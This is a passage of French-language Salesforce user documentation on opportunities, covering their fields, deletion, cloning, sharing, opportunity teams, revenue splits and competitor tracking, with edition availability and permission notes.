Si votre organisation utilise des divisions, la division d'une nouvelle opportunité est automatiquement défini sur la division du compte associé.

**Prévisions**

- Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les opportunités que vous créez héritent automatiquement de la catégorie de prévisions qui correspond à l'étape de l'opportunité que vous attribuez. L'administrateur met en corrélation les étapes de l'opportunité et les catégories de prévisions lors de la modification des valeurs de la liste de sélection `Étape`.
- Si l'opportunité est définie pour se fermer un mois donné, selon la `Date de fermeture` définie, l'opportunité est automatiquement ajoutée à la prévision pour le mois correspondant, sauf si la catégorie de prévision de l'opportunité est définie sur *`Omise`*.

**Multidevise**

Si votre organisation utilise plusieurs devises, les montants des opportunités sont d'abord affichées dans votre devise personnelle. Modifiez la liste de sélection `Devise de l'opportunité` pour suivre le montant du chiffre d'affaires dans une autre devise.

**Parts d'opportunité**

Lorsque l'équipe de ventes et les parts qui totalisent 100 % sont activés, vous êtes automatiquement ajouté(e) à l'équipe d'opportunité et vous recevez initialement 100 % du partage.

**Gestion des territoires**

Si votre organisation utilise la gestion des territoires, les opportunités que vous créez sont automatiquement attribuées à un territoire lorsque les deux conditions ci-dessous sont remplies.

- Vous appartenez à un territoire ou disposez de privilèges sur un territoire identique à celui du compte de l'opportunité.
- Vous ne possédez aucun autre territoire en commun avec ce compte. Notez que si vous disposez de l'autorisation « Gérer les territoires », vous avez accès à tous les territoires, y compris les territoires parents du compte. Dans ce cas, vous *avez* d'autres territoires en commun avec le compte, sauf si le compte n'est attribué qu'à un seul territoire de niveau supérieur. Aucun territoire n'est attribué à l'opportunité.

## Considérations relatives à la suppression d'opportunités

Avant de supprimer des opportunités Salesforce, prenez connaissance des considérations ci-dessous.

- Vous pouvez supprimer une opportunité si vous êtes un administrateur, responsable de l'opportunité ou si vous êtes un utilisateur à un niveau supérieur au responsable de l'opportunité dans la hiérarchie des rôles, disposant de l'autorisation « Supprimer » sur les opportunités.
- Lorsque vous supprimez une opportunité, tous les éléments associés sont supprimés, à savoir les notes, les pièces jointes, les devis, les éléments de ligne de devis, les fichiers PDF de devis, les événements et les tâches, les relations de partenaire, les forces/faiblesses de concurrents, les rôles de contact et l'historique des étapes.
- L'opportunité supprimée est placée dans la Corbeille et ne peut pas être restaurée. Si vous restaurez une opportunité, tous les éléments associés sont restaurés.
- Les contacts et les comptes associés ne sont pas supprimés avec l'opportunité.

CONSULTER ÉGALEMENT :

Suppression d'enregistrements

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

## Considérations relatives au clonage d'opportunités

Le clonage d'une opportunité permet de créer rapidement une opportunité contenant les mêmes informations que l'opportunité existante. Avant de cloner des opportunités Salesforce, prenez connaissance des considérations ci-dessous.

- Si vous avez accès en lecture seule à un champ, la valeur de ce champ n'est pas incluse dans l'opportunité clonée.
- Si l'opportunité a une équipe d'opportunité associée, l'équipe n'est pas incluse dans l'opportunité clonée.
- Si l'opportunité a des produits associés contenant des champs personnalisés uniques, vous devez supprimer les valeurs des champs personnalisés avant de cloner l'opportunité.
- Si le bouton Cloner n'est pas visible, il se peut que vous ne disposez pas des autorisations de création d'opportunités ou que votre administrateur Salesforce l'a retiré de la présentation de page. Contactez votre administrateur Salesforce pour obtenir de l'aide.

Remarque: Si vous avez accès en lecture seule à un champ, la valeur de ce champ n'est pas transmise à l'enregistrement cloné.

CONSULTER ÉGALEMENT :

Champs d'opportunité

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

## Considérations relatives au partage d'opportunités

En partageant vos opportunités avec un autre utilisateur, vous accordez la visibilité sur vos encours. L'utilisateur peut ainsi fournir des informations importantes pour vous aider à conclure des affaires. Avant de partager vos opportunités, prenez connaissance des considérations importantes ci-dessous.

- Votre administrateur détermine le modèle de partage de votre organisation, notamment les niveaux d'accès par défaut aux opportunités pour les territoires.
- Vous pouvez augmenter l'accès à vos opportunités, mais vous ne pouvez définir un accès inférieur aux niveaux d'accès par défaut de votre organisation.
- Pour partager une opportunité avec un autre utilisateur, ce dernier doit disposer de l'autorisation Lire dans les opportunités.
- La page des détails de partage répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès en partage aux opportunités.

CONSULTER ÉGALEMENT :

Niveaux d'accès aux enregistrements

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

## Consignes relatives à la recherche d'opportunités similaires

Concluez vos affaires plus rapidement en exploitant de la richesse des informations contenues dans des affaires similaires aux vôtres qui ont été fermées avec succès. Voici quelques consignes de recherche d'opportunités qui vont vous aider à conclure des affaires.

- Utilisez la liste associée Opportunités similaires, dans la page de détail de l'opportunité, pour rechercher des opportunités Fermées/gagnées qui contiennent des informations similaires.
- Les critères utilisés pour rechercher des opportunités similaires sont déterminés par votre administrateur. La recherche renvoie au maximum 10 000 opportunités fermées dans les trois derniers mois et affiche au maximum les 300 enregistrements qui correspondent le mieux aux critères de recherche. Les résultats sont classés en fonction du nombre de champs correspondants.
- Les résultats peuvent être filtrés par Date de fermeture ou par des champs correspondants.
- Pour déterminer la concordance d'un enregistrement des résultats de recherche avec votre affaire en cours, survolez le nom de l'opportunité. Les champs correspondants sont sélectionnés dans le menu latéral Critères de correspondance.

CONSULTER ÉGALEMENT :

Activation et configuration des opportunités similaires

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

### Considérations relatives à l'ajout de produits à des opportunités

Si vous êtes un administrateur ou un responsable commercial, tenez compte des concepts clés ci-dessous avant d'ajouter des produits à des opportunités.

- Le `montant` de l'opportunité est la somme des produits que vous avez ajoutés à l'opportunité. Vous ne pouvez pas modifier le `Montant` si vous ne supprimez pas les produits de l'opportunité.
- Le prix total correspond à la quantité multipliée par le prix de vente.
- Vous pouvez ajouter des produits avec des planifications dans Lightning Experience ou Salesforce1, mais vous devez basculer vers Salesforce Classic pour activer les planifications de produits, ou pour établir ou modifier des planifications pour des produits.
- Pour les organisations multidevises, la `devise` de l'opportunité est liée à la devise de l'entrée de catalogue de prix associée. Vous ne pouvez pas modifier la `Devise` si vous ne supprimez pas les produits de l'opportunité.

Éditions

Produits et catalogues de prix disponibles avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Champs d'opportunité

Les champs d'opportunités comprennent de nombreuses informations qui facilitent le suivi des ventes en attente ou potentielles. Selon vos paramètres de présentation de page et de sécurité au niveau du champ, certains champs peuvent ne pas être visibles ou modifiables.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champ | Description |
| --- | --- |
| `Nom du compte` | Nom du compte auquel l'opportunité est associée. Vous pouvez saisir le nom de compte ou sélectionner le compte à l'aide de l'icône de recherche.<br><br>Si vous modifiez le compte pour une opportunité qui inclut des partenaires, tous les partenaires sont supprimés de la liste associée Partenaires. |
| `Montant` | Montant total prévisionnel des ventes. Pour les organisations qui utilisent plusieurs devises, le montant est indiqué dans la devise personnelle par défaut. Modifiez la liste de sélection `Devise de l'opportunité` pour suivre le montant dans une autre devise.<br><br>Pour les opportunités avec des produits, le montant est la somme de tous les produits associés. Vous ne pouvez pas modifier directement le montant, sauf si l'opportunité contient des produits. Pour modifier le montant d'une opportunité qui contient des produits, modifiez le prix de vente ou la quantité des produits associés.<br><br>Si vous modifiez le catalogue de prix pour une opportunité qui inclut des produits, tous les |

| Champ | Description |
| --- | --- |
| | produits sont supprimés de la liste associée Produits, mais la valeur du champ Montant de l'opportunité est conservée. |
| `Date de fermeture` | Date à laquelle vous comptez fermer l'opportunité. Vous pouvez saisir une date ou la sélectionner dans le calendrier qui s'affiche lorsque vous cliquez sur le champ.<br>Les opportunités avec une `Date de fermeture` définie sur un mois donné s'additionnent dans la prévision associée à ce mois, sauf si vous leur attribuez la catégorie Omise en modifiant la prévision.<br>Lorsque vous attribuez l'`Étape` d'une opportunité ouverte à un type « Close Gagnée », le paramètre `Date de fermeture` est défini sur la date du jour en heure UTC (Temps universel coordonné). À certaines heures de la journée, l'heure UTC diffère d'un jour par rapport à votre fuseau horaire. |
| `Contrat` | Contrat auquel l'opportunité est liée. |
| `Créé par` | Utilisateur qui a créé l'opportunité, avec la date et l'heure de création (Lecture seule). |
| `Liens personnalisés` | Liste des liens personnalisés pour les opportunités, tels qu'ils ont été définis par votre administrateur. Disponible uniquement dans Salesforce Classic. |
| `Description` | Description de l'opportunité. Le volume maximal de données autorisé est de 32 Ko. Seuls les 255 premiers caractères s'affichent dans les rapports. |
| `Chiffre d'affaires attendu` | Chiffre d'affaires calculé avec les champs `Montant` et `Probabilité`. |
| `Catégorie prévisionnelle` | Nom de catégorie de prévision affichée dans les rapports, les pages de détail et de modification d'opportunité, les recherches d'opportunités et les vues de listes d'opportunités. Le paramètre d'une opportunité est lié à son `Étape`. Pour plus d'informations, reportez-vous à Utilisation des catégories prévisionnelles à la page 1690. |
| `Dernière modification par` | Utilisateur ayant modifié pour la dernière fois les champs de l'opportunité, avec la date et l'heure de modification. Ne tient pas compte des modifications apportées aux éléments de la liste associée dans l'opportunité. (Lecture seule). |
| `Origine de la piste` | Source de l'opportunité, par exemple Publicité, Partenaire ou Web. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |

| Champ | Description |
| --- | --- |
| `Étape suivante` | Description de la tâche suivante dans l'opportunité qui se ferme. 255 caractères au maximum sont autorisés dans ce champ. |
| `Devise de l'opportunité` | Devise par défaut pour tous les champs de devise de l'opportunité. Les montants s'affichent dans la devise de l'opportunité et sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement pour les entreprises qui utilisent plusieurs devises.<br>Pour des opportunités avec des produits, la devise est liée à la devise du catalogue de prix associé. Vous ne pouvez pas modifier directement ce champ, sauf si vous supprimez au préalable les produits. |
| `Service de l'opportunité` | Service auquel l'opportunité appartient. Cette valeur est automatiquement héritée du compte associé.<br>Disponible uniquement dans les organisations qui utilisent des services pour segmenter leurs données. |
| `Nom d'opportunité` | Nom de l'opportunité, par exemple Acme.com - Commande de mobilier de bureau. 120 caractères au maximum sont autorisés dans ce champ. |
| `Responsable de l'opportunité` | Responsable associé à l'opportunité. Pas disponible dans Personal Edition. |
| `Type d'enregistrement d'opportunité` | Nom du champ qui détermine quelles valeurs de la liste de sélection sont disponibles pour l'enregistrement. Le type d'enregistrement peut être associé à un processus de vente. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| `Compte partenaire` | Champ en lecture seule qui indique l'appartenance de l'opportunité à un utilisateur partenaire. |
| `Source de la campagne principale` | Nom du responsable de la campagne pour la génération de l'opportunité.<br>Pour les opportunités créées durant une conversion de piste, ce champ est automatiquement renseigné avec le nom de la campagne à partir de la piste. Si la piste contient plusieurs campagnes associées, la campagne avec le dernier état de membre mis à jour est insérée dans l'opportunité.<br>Pour les opportunités qui contiennent plusieurs campagnes influentes, cliquez sur **Modifier** en regard de la campagne principale, dans la liste associée Influence de campagne de la page de détail de l'opportunité, puis activez la case `Source de la campagne principale`. La campagne s'affiche dans le champ `Source de la campagne principale` de l'opportunité. |

| Champ | Description |
| --- | --- |
| `Privé` | Indique que l'opportunité est privée. Seul le responsable de l'enregistrement, les utilisateurs de niveau supérieur dans la hiérarchie et les administrateurs sont autorisés à afficher et à modifier les opportunités privées, et à créer des rapports associés. Non disponible dans Group Edition ou Personal Edition. Les opportunités privées ne déclenchent aucune Alerte affaire importante ni règle de workflow. Les opportunités privées sont prises en compte dans vos prévisions uniquement si vous avez les prévisions personnalisables ou les prévisions collaboratives activées. Les utilisateurs qui disposent de l'autorisation « Afficher toutes les prévisions » peuvent afficher les opportunités privées sous l'onglet Prévisions.<br><br>**Remarque:** Lorsque vous marquez des opportunités sur *`Privé`*, l'ensemble des équipes d'opportunités, des partages d'opportunité et autres partages sont retirés (le propriétaire d'une opportunité privée reçoit 100 % des types de partage dont le total représente ce montant). |
| `Probabilité` | Probabilité de fermeture d'une opportunité, indiquée en pourcentage.<br><br>La valeur `Probabilité` est toujours mise à jour lors de la modification de la valeur `Étape`, même si `Probabilité` est marquée en lecture seule dans votre présentation de page. Les utilisateurs qui disposent d'un accès en modification sur ce champ peuvent remplacer la valeur. |
| `Quantité` | Total de toutes les valeurs de champ `Quantité` pour tous les produits de la liste associée Produits si l'opportunité contient des produits. Champ d'usage général si l'opportunité ne contient pas de produit. |
| `Étape` | Étape actuelle de l'opportunité basée sur les sélections que vous effectuez dans une liste prédéfinie, par exemple Prospect ou Proposition. L'entrée est sélectionnée dans une liste de sélection comprenant jusqu'à 100 valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères.<br><br>Votre administrateur met en corrélation les valeurs de cette liste de sélection avec les valeurs Catégorie prévisionnelle qui déterminent la contribution de l'opportunité à vos prévisions.<br><br>Lorsque vous attribuez l'`Étape` d'une opportunité ouverte à un type « Close Gagnée », le paramètre `Date de fermeture` est défini sur la date du jour en heure UTC (Temps universel coordonné). À certaines heures de la journée, l'heure UTC diffère d'un jour par rapport à votre fuseau horaire. |

| Champ | Description |
| --- | --- |
| Devis synchronisé | Devis synchronisé avec l'opportunité. Un seul devis à la fois peut être synchronisé avec l'opportunité. |
| Territoire | Territoire auquel l'opportunité est associée. Disponible uniquement si votre organisation dispose de la gestion des territoires. |
| Type | Type de l'opportunité, par exemple Affaire existante ou Nouvelle affaire. L'entrée est sélectionnée dans une liste de sélection comprenant les valeurs disponibles, définies par un administrateur. La longueur maximale d'une valeur de liste de sélection est de 40 caractères. |

CONSULTER ÉGALEMENT :

- Champs de produits d'opportunité
- Opportunités

## Champs de produits d'opportunité

Les champs des produits d'opportunité contiennent des informations qui facilitent le suivi des ventes. Selon vos paramètres de présentation de page et de sécurité au niveau du champ, certains champs peuvent ne pas être visibles ou modifiables.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champ | Description |
| --- | --- |
| Actif | Indique si l'entrée du catalogue de prix (produit et prix catalogue) est active et peut être ajoutée à une opportunité ou à un devis. |
| Créé par | Nom de l'utilisateur qui a créé le produit. |
| Date | Date de fermeture d'un produit d'opportunité spécifique. |
| Remise | La remise sur un produit, en pourcentage. |
| Dernière modification par | Utilisateur qui a modifié en dernier les champs de produit d'opportunité (Lecture seule) |
| Description de ligne | Texte permettant de distinguer ce produit d'opportunité des autres. |
| Prix catalogue | Le prix du produit dans le catalogue de prix, avec la devise. |
| Opportunité | Nom de l'opportunité pour ce produit d'opportunité. |
| Produit | Élément répertorié dans la liste associée Produits d'une opportunité. |
| Produit | Le nom du produit. |

| Champ | Description |
| --- | --- |
| Quantité | Le nombre d'unités pour le produit d'opportunité. |
| Prix de vente | Prix des produits dans le produit d'opportunité. |
| Sous-total | Différence entre la tarification standard et après remise. Montants convertis en devise lorsque la devise de l'opportunité est différente de celle de l'utilisateur. |
| Prix total | Somme de tous les montants de produits dans ce produit d'opportunité. |

CONSULTER ÉGALEMENT :

Champs d'opportunité

Opportunités

# Travail en équipe pour des opportunités de vente

## Équipes d'opportunité

Une équipe d'opportunité est un groupe d'utilisateurs Salesforce qui travaillent ensemble sur des opportunités commerciales.

Les équipes d'opportunité montrent qui travaille sur l'opportunité et le rôle de chaque membre. Vous pouvez accorder aux membres de votre équipe d'opportunité un accès spécial à l'opportunité et à ses enregistrements associés, ce qui facilite la collaboration de tous.

Les équipes d'opportunité facilitent également le suivi du travail d'une équipe. Dans les rapports d'opportunité, filtrez les opportunités par l'équipe dont vous êtes membre. Lors de la création ou de la modification d'une vue de liste personnalisée pour des opportunités dans Salesforce Classic, sélectionnez le filtre Mes équipes d'opportunité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Consignes d'utilisation d'équipes d'opportunité

Une équipe d'opportunité est un ensemble d'utilisateurs Salesforce qui travaillent ensemble sur des opportunités commerciales. Si vous utilisez des équipes d'opportunités, reportez-vous à ces consignes.

### Instructions de modification des membres d'une équipe d'opportunité

Actualisez les informations sur les membres de votre équipe d'opportunité en changeant leur niveau d'accès, le rôle de l'équipe et davantage. Si vous modifiez des membres de l'équipe, prenez connaissance de ces consignes ci-dessous.

### Considérations relatives à la suppression de membres d'une équipe d'opportunité

Tenez vos équipes d'opportunités à jour en supprimant les membres qui n'en font plus partie. Si les parts d'opportunité sont activées, prenez connaissance des points ci-dessous avant de supprimer un membre d'une équipe.

### Consignes de configuration et d'ajout d'une équipe d'opportunité par défaut

Gagnez du temps en configurant une équipe d'opportunité par défaut, qui correspond à un groupe de collègues avec lesquels vous travaillez régulièrement sur des opportunités. Ajoutez ensuite l'équipe aux opportunités qui vous appartiennent. Si vous travaillez avec une équipe d'opportunité par défaut, reportez-vous à ces consignes pour plus d'informations.

Champs d'équipe d'opportunité

Les données d'une équipe d'opportunité sont stockées dans les champs standard ci-dessous.

CONSULTER ÉGALEMENT :

Parts d'opportunité

## Consignes d'utilisation d'équipes d'opportunité

Une équipe d'opportunité est un ensemble d'utilisateurs Salesforce qui travaillent ensemble sur des opportunités commerciales. Si vous utilisez des équipes d'opportunités, reportez-vous à ces consignes.

- Configurez des équipes pour les opportunités qui vous appartiennent ou qui appartiennent à un utilisateur de niveau inférieur au vôtre dans la hiérarchie des rôles.
- Configurez une équipe d'opportunité par défaut pour inclure les utilisateurs avec lesquels vous travaillez habituellement sur les opportunités. Vous pouvez ajouter automatiquement votre équipe d'opportunité par défaut à toutes vos opportunités.
- Lors de la configuration d'une équipe d'opportunité, vous :
  - Ajoutez des membres à l'équipe.
  - Spécifiez le rôle de chaque membre dans l'opportunité, par exemple Sponsor exécutif.
  - Spécifiez le niveau d'accès à l'opportunité de chaque membre de l'équipe : accès en lecture/écriture ou accès en lecture seule.
- Les modifications apportées à l'équipe d'une opportunité individuelle n'affectent pas votre équipe d'opportunité par défaut ni les équipes de vos autres opportunités.
- Si votre administrateur Salesforce a activé les Parts d'opportunité, vous pouvez partager le crédit d'une opportunité entre les membres de l'équipe d'opportunité.
- L'ajout, la modification ou la suppression de membres d'une équipe d'opportunité nécessite un accès en lecture/écriture à l'opportunité.
- Vous ne pouvez pas utiliser des équipes d'opportunité pour des opportunités privées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Parts d'opportunité et paramètres des équipes d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

CONSULTER ÉGALEMENT :

Consignes de configuration et d'ajout d'une équipe d'opportunité par défaut

Champs d'équipe d'opportunité

## Instructions de modification des membres d'une équipe d'opportunité

Actualisez les informations sur les membres de votre équipe d'opportunité en changeant leur niveau d'accès, le rôle de l'équipe et davantage. Si vous modifiez des membres de l'équipe, prenez connaissance de ces consignes ci-dessous.

- Si le membre de l'équipe que vous devez mettre à jour n'est pas affiché dans la liste associée Équipe d'opportunité, affichez la liste complète.
- Vous modifiez les membres d'une équipe d'opportunité dans la page de détail du membre que vous devez mettre à jour.
- Lors de la modification d'utilisateurs inactifs qui ont des pourcentages de part attribués, vous pouvez modifier uniquement les champs associés aux parts.
- Si votre administrateur Salesforce a défini des champs personnalisés, ils sont affichés lorsque vous modifiez un membre d'équipe, même si votre administrateur ne les a pas ajoutés à la page Ajouter les membres d'équipe d'opportunité.
- Le niveau d'accès à l'opportunité des membres ne peut pas être inférieur à l'accès en partage à l'opportunité par défaut de votre organisation Salesforce.

CONSULTER ÉGALEMENT :

Consignes d'utilisation d'équipes d'opportunité

Considérations relatives à la suppression de membres d'une équipe d'opportunité

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Parts d'opportunité et paramètres des équipes d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Considérations relatives à la suppression de membres d'une équipe d'opportunité

Tenez vos équipes d'opportunités à jour en supprimant les membres qui n'en font plus partie. Si les parts d'opportunité sont activées, prenez connaissance des points ci-dessous avant de supprimer un membre d'une équipe.

- Si le membre d'équipe que vous souhaitez supprimer est associé à un pourcentage de partage supérieur à zéro, réattribuez le partage avant de retirer le membre.
- Vous ne pouvez pas supprimer le propriétaire de l'opportunité de l'équipe d'opportunité. Pour retirer ce membre des calculs de partage, attribuez-lui un pourcentage de partage égal à zéro ou transférez la propriété de l'opportunité.

CONSULTER ÉGALEMENT :

Instructions de modification des membres d'une équipe d'opportunité

Consignes d'utilisation d'équipes d'opportunité

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Parts d'opportunité et paramètres des équipes d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour supprimer des membres d'équipe :

- Lire sur les utilisateurs

  ET

  Modifier sur les opportunités

  ET

  Propriétaire de l'opportunité ou à un niveau supérieur au propriétaire dans la hiérarchie des rôles de votre organisation

Pour afficher une opportunité de l'équipe dont vous êtes membre :

- Lire sur l'opportunité

## Consignes de configuration et d'ajout d'une équipe d'opportunité par défaut

Gagnez du temps en configurant une équipe d'opportunité par défaut, qui correspond à un groupe de collègues avec lesquels vous travaillez régulièrement sur des opportunités. Ajoutez ensuite l'équipe aux opportunités qui vous appartiennent. Si vous travaillez avec une équipe d'opportunité par défaut, reportez-vous à ces consignes pour plus d'informations.

- Pour configurer une équipe d'opportunité par défaut, accédez à Détails utilisateur avancés dans vos paramètres personnels.
- Lorsque vous avez défini votre équipe d'opportunité par défaut, vous pouvez l'ajouter automatiquement à toutes vos opportunités ouvertes. Si vous ne sélectionnez pas cette option, vous ajoutez l'équipe par défaut à la liste associée Équipe d'opportunité, dans vos opportunités.
- Cliquer sur **Ajouter une équipe par défaut** ajoute l'équipe par défaut du responsable de l'opportunité, et non de l'utilisateur qui clique sur ce bouton.
- Les administrateurs et les utilisateurs Salesforce de niveau supérieur au vôtre dans la hiérarchie des rôles peuvent inclure votre équipe d'opportunité par défaut aux opportunités dont vous êtes propriétaire.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Équipes d'opportunité

## Champs d'équipe d'opportunité

Les données d'une équipe d'opportunité sont stockées dans les champs standard ci-dessous.

| Champ | Description |
|---|---|
| `Accès à l'opportunité` | Le niveau d'accès dont dispose un membre de l'équipe sur l'opportunité. Le niveau d'accès peut-être en lecture/écriture ou lecture seule, mais il ne peut pas être inférieur à l'accès en partage de l'opportunité par défaut de votre organisation Salesforce. |
| `Rôle de l'équipe` | Le rôle joué par le membre de l'équipe dans l'opportunité, par exemple Responsable de compte. |
| `Utilisateur` | L'utilisateur répertorié comme membre de l'équipe. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Équipes d'opportunité

## Parts d'opportunité

Les parts d'opportunité permet de partager le revenu d'une opportunité avec les membres de votre équipe. Les membres d'équipe qui travaillent sur une opportunité peuvent ajouter leurs crédits commerciaux individuels dans les rapports de quota et d'en-cours de toute l'équipe.

Si votre administrateur Salesforce a activé les Parts d'opportunité, et que vous êtes le propriétaire de l'opportunité ou d'un niveau supérieur au propriétaire dans la hiérarchie de l'organisation, vous pouvez ajouter et ajuster les parts pour l'opportunité.

- Pour créditer les membres d'équipe qui sont directement responsables du revenu d'une opportunité, utilisez des parts de *chiffre d'affaires* qui totalisent toujours 100 % du montant de l'opportunité.
- Pour créditer les membres d'une équipe de support, utilisez des parts de *plan* qui peuvent représenter n'importe quel pourcentage du montant de l'opportunité, y compris des pourcentages supérieurs à 100 %.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Le champ `Partager Opportunité - Montant` de votre organisation Salesforce est fourni avec une part de revenu et une part de plan. Si les types de part d'opportunité sont activés pour votre organisation, votre administrateur Salesforce peut créer trois autres types de part. Votre administrateur choisit les types de part qui totalisent toujours 100 %. Pour activer les types de part personnalisés pour votre organisation, demandez à votre administrateur de contacter Salesforce.

Votre administrateur peut également créer des champs personnalisés pour des parts d'opportunité, qui facilitent le suivi et le stockage d'informations sur les parts que vous créez pour des membres d'équipe.

**Remarque:** Les parts ne peuvent pas être calculées dans les territoires de vente. Pour plus d'informations sur l'insertion de parts dans vos prévisions, reportez-vous à Basculement entre les types de prévision.

Considérations relatives à la création de parts d'opportunité

Si vous créez des parts d'opportunité pour partager le revenu des opportunités avec des collègues, tenez compte des points ci-dessous.

Création de parts d'opportunité

Ajoutez et ajustez les parts pour partager le revenu des opportunités avec les membres de votre équipe.

CONSULTER ÉGALEMENT :

Création de parts d'opportunité

## Considérations relatives à la création de parts d'opportunité

Si vous créez des parts d'opportunité pour partager le revenu des opportunités avec des collègues, tenez compte des points ci-dessous.

- Le propriétaire de l'opportunité est automatiquement inclus dans l'équipe d'opportunité et reçoit initialement 100 % des types de part dont le total est toujours 100 %.
- Si vous ne pouvez pas ajouter un membre d'équipe lors de la modification de la parts d'opportunité, ajoutez-le à la liste associée Équipe d'opportunité dans la page principale de l'opportunité (pour ajouter des membres en modifiant des parts, contactez votre administrateur Salesforce).
- Si les parts ne sont pas affichées dans un champ spécifique, demandez à votre administrateur Salesforce de vérifier les limitations de la sécurité au niveau du champ.
- Pour déterminer si un type de part représente toujours 100 %, recherchez « doit totaliser 100 % » dans la description de la part.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

- Les pourcentages de partage sont limités à deux décimales. Si vous saisissez une valeur monétaire qui nécessite un pourcentage de part avec plus de deux décimales, le montant est automatiquement arrondi.

CONSULTER ÉGALEMENT :

Création de parts d'opportunité

## Création de parts d'opportunité

Ajoutez et ajustez les parts pour partager le revenu des opportunités avec les membres de votre équipe.

1. Dans la liste associée Parts d'opportunité d'une opportunité, cliquez sur **Modifier les parts d'opportunité**.
2. Renseignez les champs selon vos besoins.
3. Pour retirer un membre de l'équipe du partage, cliquez sur ou sur **Suppr** en regard de son nom.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Considérations relatives à la création de parts d'opportunité

Parts d'opportunité

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour ajouter des partages pour les membres d'équipe d'opportunité :

- Modifier sur les opportunités

  ET

  Propriétaire de l'enregistrement de l'opportunité ou un niveau supérieur au propriétaire dans la hiérarchie de l'organisation

# Connaissance de vos concurrents

## Présentation de Concurrents

Vous pouvez faire un suivi de la concurrence pour une vente en attente en indiquant les noms des concurrents dans l'opportunité. Vous pouvez saisir les noms de nouveaux concurrents ou les sélectionner dans une liste de concurrents définie par votre administrateur. Pour visualiser ces informations, accédez à la liste associée Concurrents d'une opportunité.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

## Affichage et modification de la concurrence

La liste associée Concurrents d'une opportunité présente la concurrence relative à cette affaire.

- Pour afficher des informations sur un concurrent, cliquez sur son nom.
- Cliquez sur **Modifier** en regard du nom d'un concurrent pour modifier ses points forts et ses points faibles pour cette opportunité.
- Pour ajouter un concurrent, cliquez sur **Nouveau**. Saisissez le nom du concurrent ou cliquez sur l'icône de référence pour le sélectionner dans une liste de concurrents définie par votre administrateur. Le concurrent n'est pas nécessairement un compte ou un contact existant. Spécifiez ensuite les points forts et les points faibles du concurrent, ces derniers pouvant varier selon les opportunités.

Remarque: Pour ajouter ou créer un concurrent sur une opportunité, vous devez être autorisé à modifier cette dernière.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

